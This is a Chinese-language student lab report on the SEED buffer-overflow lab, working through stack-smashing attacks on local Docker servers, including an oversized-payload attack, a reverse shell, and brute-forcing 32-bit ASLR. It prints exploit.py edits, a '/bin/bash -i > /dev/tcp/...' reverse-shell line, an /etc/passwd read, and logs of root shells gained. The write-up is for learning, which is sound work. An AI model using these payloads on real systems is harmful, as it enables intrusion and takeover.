| Exploit 文件：<br><pre># The * in this line serves as the position marker *<br/>"/bin/bash -i &gt; /dev/tcp/10.9.0.1/5555 0&lt;&amp;1 2&gt;&amp;1 *"<br/>#"/bin/ls -l; echo Hello 64; /bin/tail -n 4 /etc/passwd *"<br/>"AAAAAAA" # Placeholder for argv[0] --&gt; "/bin/bash"<br/>"BBBBBBBB" # Placeholder for argv[1] --&gt; "-c"<br/>"CCCCCCCC" # Placeholder for argv[2] --&gt; the command string<br/>"DDDDDDDD" # Placeholder for argv[3] --&gt; NULL<br/>) .encode('latin-1')</pre> <p>图 1：修改后的 exploit 文件</p> |
| 截图（可以有多组）<br> <p>图 2：攻击成功</p>                                                                                                                                                                                                                                                                                                                                                                                                  |

## 2.5 Task 5: Level-4 Attack

完成 L4-Server 的攻击任务。任务要求：如果缓冲区过小，如何放置 shellcode。

|                                                                                 |
|---------------------------------------------------------------------------------|
| 任务：按任务书要求，启动 docker，通过 echo 和 nc 命令访问 L4-server，获取 rbp 和 buffer 地址信息<br>环境：SEED |
| 命令<br>echo hello   nc 10.9.0.8 9090<br>^C                                       |
| 截图（可以有多组）                                                                       |

```

server-4-10.9.0.8 | Got a connection from 10.9.0.1
server-4-10.9.0.8 | Starting stack
server-4-10.9.0.8 | Input size: 6
server-4-10.9.0.8 | Frame Pointer (rbp) inside bof(): 0x00007ffffffdf80
server-4-10.9.0.8 | Buffer's address inside bof(): 0x00007ffffffdf20
server-4-10.9.0.8 | ==== Returned Properly ====

```

图 1: 方法同上, 获得 buffer 和 rbp 地址

**结果说明:** 从返回结果来看, rbp-buffer 非常小, 如果像 task2 里一样把 shellcode 放进 buffer, 会直接溢出覆盖返回地址, 我们需要找一个大的缓冲区。

任务: 根据获取的 buffer 信息, 修改 exploit.py 生成攻击文件, 向 L4-server 发送攻击文件并观察效果

环境: SEED

命令

```

./exploit.py
cat badfile | nc 10.9.0.8 9090

```

Exploit 文件:

```

#####
# Put the shellcode somewhere in the payload
start = 517 - len(shellcode)          # Change this number
content[start:start + len(shellcode)] = shellcode

# Decide the return address value
# and put it somewhere in the payload
ret    = 0x00007ffffffdf80 + 1200    # Change this number
offset = 104

# Use 4 for 32-bit address and 8 for 64-bit address
content[offset:offset + 8] = (ret).to_bytes(8,byteorder='little')
#####

```

图 1: 修改后的 exploit 文件

截图 (可以有多组)

```

server-4-10.9.0.8 | Got a connection from 10.9.0.1
server-4-10.9.0.8 | Starting stack
server-4-10.9.0.8 | Input size: 517
server-4-10.9.0.8 | Frame Pointer (rbp) inside bof(): 0x00007ffffffdf80
server-4-10.9.0.8 | Buffer's address inside bof(): 0x00007ffffffdf20
server-4-10.9.0.8 | total 40
server-4-10.9.0.8 | -rwxrwxr-x 1 root root 17880 Aug 28 09:56 server
server-4-10.9.0.8 | -rwxrwxr-x 1 root root 17064 Aug 28 09:56 stack
server-4-10.9.0.8 | Hello 64
server-4-10.9.0.8 | gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gn
ats:/usr/sbin/nologin
server-4-10.9.0.8 | nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
server-4-10.9.0.8 | _apt:x:100:65534:./nonexistent:/usr/sbin/nologin
server-4-10.9.0.8 | seed:x:1000:1000:./home/seed:/bin/bash

```

图 2: 攻击成功

**关于:** 为什么这样修改 exploit.py

在 stack.c 中, main() 调用 bof(), 它们的栈帧在内存里是连续的, 从上到下大致是这样:

高地址 (0x7fffffff...)

```

+-----+ <-- main() 的栈底
| main() 的局部变量 |
| char str[517] | <-- 这里存放着我们发送的 517 字节完整 Payload!
| (包含了 NOP + Shellcode) |
+-----+ <-- main() 调用 bof() 时压入的返回地址
| (bof 的返回地址位置) | <-- 我们覆盖的目标就是这里
+-----+ <-- bof() 的栈底 (rbp)
| bof() 的局部变量 |
| char buffer[32] | <-- 缓冲区太小, Shellcode 放不下
+-----+ <-- bof() 的栈顶 (低地址)

```

低地址 (0x00007fffffff...)

栈是向下生长的,所以在函数调用的时候返回地址被压在栈的高处,而局部变量在低处,strcpy 把 517 字节的 shellcode 复制到 32 字节的 buffer,数据虽然源自高地址的 str,但它是从低地址的 buffer 开始,向高地址生长的,所以最终返回地址被覆盖修改,达成攻击目的

任务: 修改 exploit.py 文件,实现 reverse shell 功能,向 L4-server 发送攻击文件并观察效果

环境: SEED

命令

```

"/bin/bash -i > /dev/tcp/10.9.0.1/5555 0<&1 2>&1      *
nc -lnv 5555
./exploit.py
cat badfile | nc 10.9.0.8 9090

```

Exploit 文件:

```

# The * in this line serves as the position marker *
"/bin/bash -i > /dev/tcp/10.9.0.1/5555 0<&1 2>&1 *
#"/bin/ls -l; echo Hello 64; /bin/tail -n 4 /etc/passwd *
"AAAAAAA" # Placeholder for argv[0] --> "/bin/bash"
"BBBBBBB" # Placeholder for argv[1] --> "-c"
"CCCCCCC" # Placeholder for argv[2] --> the command string
"DDDDDDD" # Placeholder for argv[3] --> NULL
).encode('latin-1')

```

图 1: 修改后的 exploit 文件

截图 (可以有多组)

```


[08/30/26] seed@VM:~/.../attack-code$ nc -lnv 5555
Listening on 0.0.0.0 5555
Connection received on 10.9.0.8 49024
root@8e5497edc0df:/bof# █

```


图 2: 攻击成功

## 2.6 Task 6: ASLR 下的 Level-1 Attack

完成 ASLR 下的 L1-Server 的攻击任务。

|                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                   |  |
|-------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|--|
| 任务：修改 ASLR 的设置，按任务书要求，启动 docker，通过 echo 和 nc 命令多次访问 L1-server，获取 ebp 和 buffer 地址信息                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                |  |
| 环境：SEED                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                           |  |
| 命令                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                |  |
| <pre>sudo sysctl -w kernel.randomize_va_space=2 echo hello   nc 10.9.0.5 9090 ^C echo hello   nc 10.9.0.7 9090 ^C</pre>                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                           |  |
| 截图（可以有多组）                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                         |  |
|  <p>The screenshot shows a terminal window with the following content:</p> <pre>[08/30/26]seed@VM:~/.../attack-code\$ sudo sysctl -w kernel.randomize_va_space=2 kernel.randomize_va_space = 2 Connection received on 10.9.0.1 3040 root@cd62f0374a4c:/bof# ^C [08/30/26]seed@VM:~/.../attack-code\$ echo hello   nc 10.9.0.8 9090 ^C [08/30/26]seed@VM:~/.../attack-code\$ nc -l -p 5555 Listening on 0.0.0.0 5555 Connection received on 10.9.0.8 49024 root@0e5497edc0df:/bof# ^C [08/30/26]seed@VM:~/.../attack-code\$ sudo sysctl -w kernel.randomize_va_space = 2 kernel.randomize_va_space = 2 [08/30/26]seed@VM:~/.../attack-code\$ echo hello   nc 10.9.0.5 9090 ^C [08/30/26]seed@VM:~/.../attack-code\$ echo hello   nc 10.9.0.5 9090 ^C [08/30/26]seed@VM:~/.../attack-code\$ echo hello   nc 10.9.0.7 9090 ^C [08/30/26]seed@VM:~/.../attack-code\$ echo hello   nc 10.9.0.7 9090 ^C [08/30/26]seed@VM:~/.../attack-code\$</pre> <p>On the right side of the terminal, there is a log output showing the results of the connections:</p> <pre>server-1-10.9.0.5 Starting stack server-1-10.9.0.5 Input size: 6 server-1-10.9.0.5 Frame Pointer (ebp) inside bof(): 0xffff185a8 server-1-10.9.0.5 Buffer's address inside bof(): 0xffff18538 server-1-10.9.0.5 ==== Returned Properly ==== server-1-10.9.0.5 Got a connection from 10.9.0.1 server-1-10.9.0.5 Starting stack server-1-10.9.0.5 Input size: 6 server-1-10.9.0.5 Frame Pointer (ebp) inside bof(): 0xffb96708 server-1-10.9.0.5 Buffer's address inside bof(): 0xffb96698 server-1-10.9.0.5 ==== Returned Properly ==== server-3-10.9.0.7 Got a connection from 10.9.0.1 server-3-10.9.0.7 Starting stack server-3-10.9.0.7 Input size: 6 server-3-10.9.0.7 Frame Pointer (rbp) inside bof(): 0x00007ffd955f7cb0 server-3-10.9.0.7 Buffer's address inside bof(): 0x00007ffd955f7be0 server-3-10.9.0.7 ==== Returned Properly ==== server-3-10.9.0.7 Got a connection from 10.9.0.1 server-3-10.9.0.7 Starting stack server-3-10.9.0.7 Input size: 6 server-3-10.9.0.7 Frame Pointer (rbp) inside bof(): 0x00007ffe8e8b1220 server-3-10.9.0.7 Buffer's address inside bof(): 0x00007ffe8e8b1150 server-3-10.9.0.7 ==== Returned Properly =====</pre> |  |
| 图 1：给服务器发送消息，发现地址随机                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                               |  |
| 结果说明：                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                             |  |
| 给每一个服务器反复发送消息，发现每次的地址不同，这就是 ASLR 的作用                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                              |  |

|                                                        |  |
|--------------------------------------------------------|--|
| 任务：按任务书要求使用 brute-force 程序，攻击 L1-server                |  |
| 环境：SEED                                                |  |
| 命令                                                     |  |
| <pre>./exploit.py ./brute-force.sh nc -l -p 9090</pre> |  |
| 截图（可以有多组）                                              |  |



```
seed@VM: ~/../attack-code
The program has been running 30995 times so far.
31 minutes and 9 seconds elapsed.
The program has been running 30996 times so far.
31 minutes and 9 seconds elapsed.
The program has been running 30997 times so far.
31 minutes and 9 seconds elapsed.
The program has been running 30998 times so far.
31 minutes and 9 seconds elapsed.
The program has been running 30999 times so far.
31 minutes and 9 seconds elapsed.
The program has been running 31000 times so far.
31 minutes and 9 seconds elapsed.
The program has been running 31001 times so far.
31 minutes and 9 seconds elapsed.
The program has been running 31002 times so far.
31 minutes and 9 seconds elapsed.
The program has been running 31003 times so far.
31 minutes and 9 seconds elapsed.
The program has been running 31004 times so far.
31 minutes and 9 seconds elapsed.
The program has been running 31005 times so far.
31 minutes and 9 seconds elapsed.
The program has been running 31006 times so far.
31 minutes and 10 seconds elapsed.

[08/30/26]seed@VM:~/../attack-code$ nc -l -p 5555
Listening on 0.0.0.0 5555
Connection received on 10.9.0.7 56470
root@cd62f8374a4c:/bof# ^C
[08/30/26]seed@VM:~/../attack-code$ echo hello | nc 10.9.0.8 9090
^C
[08/30/26]seed@VM:~/../attack-code$ nc -l -p 5555
Listening on 0.0.0.0 5555
Connection received on 10.9.0.8 49024
root@8e5497edc0df:/bof# ^C
[08/30/26]seed@VM:~/../attack-code$ sudo sysctl -w kernel.randomize_va_space=2
kernel.randomize_va_space = 2
[08/30/26]seed@VM:~/../attack-code$ echo hello | nc 10.9.0.5 9090
^C
[08/30/26]seed@VM:~/../attack-code$ echo hello | nc 10.9.0.5 9090
^C
[08/30/26]seed@VM:~/../attack-code$ echo hello | nc 10.9.0.7 9090
^C
[08/30/26]seed@VM:~/../attack-code$ echo hello | nc 10.9.0.7 9090
^C
[08/30/26]seed@VM:~/../attack-code$ nc -l -p 5555
Listening on 0.0.0.0 5555
Connection received on 10.9.0.5 58734
root@b46610bb8c92:/bof#
```

图：经过 3 万次尝试，成功获得 root

32 位 ASLR 的 19 位熵，在暴力破解面前只是时间问题。这正是为什么现代 64 位系统将随机化位数提升到 28~32 位，将破解时间从分钟级拉高到数千年。

64 位 ASLR 栈地址的有效随机化位数约为 28~32 位(228≈2.68 亿 228≈2.68 亿)。即使我们有 1000 字节的 NOP 滑梯，单次命中概率也低至 1000/228≈0.0000037%1000/228≈0.0000037%。期望尝试次数约为 2.68 亿次。即使每秒发送 1000 次攻击，也需要 74 小时才能达到 50%成功率。这还没算网络延迟和程序崩溃重启的时间。所以在 64 位服务器上，纯粹的栈暴力破解已被彻底淘汰